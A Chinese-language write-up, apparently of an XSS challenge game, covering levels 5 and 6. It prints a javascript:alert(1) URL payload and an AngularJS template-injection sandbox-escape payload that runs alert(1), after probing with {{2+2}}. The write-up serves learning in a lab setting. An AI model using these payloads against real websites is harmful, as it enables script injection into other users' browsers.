
```
level5?autosubit=123&action=javascript:alert(1)
```



level6

~~居然还有level6~~


果然麻烦，老规矩F12，没啥东西。



上才艺

啊这，直接原封不动的输出出来了。。。。。搞了各种方式，编码啥的，实在不行了，涉及了知识盲区，看了大佬的WP，说是有些像二次渲染导致的XSS，emmmm啥是二次渲染？？？啥是XSS模板注入？？？？？篇幅略长请参考https://nosec.org/home/detail/4153.html 和https://xz.aliyun.com/t/4638小白表示看着有点费劲，但是勉强知道啥意思，能利用一下，根据文章内容，用{{2+2}}测试一下


下，根据文章内容，用{{3+3}}测试一下




发现加号无了，再试试3乘3

直接搞了一个payload

```
{{'a'.constructor.prototype.charAt=[].join;$eval('x=1} } };alert(1)//');}}
```



这一关涉及的东西有点多，有XSS模板注入，javascript相关框架知识，对应存在沙箱模板的沙箱逃逸方法，这些不是一个WP能写下的，日后详细总结。



没有level7，点击进入下一关即可getflag。

~~要是有level7，人估计没有了。~~

【狗头】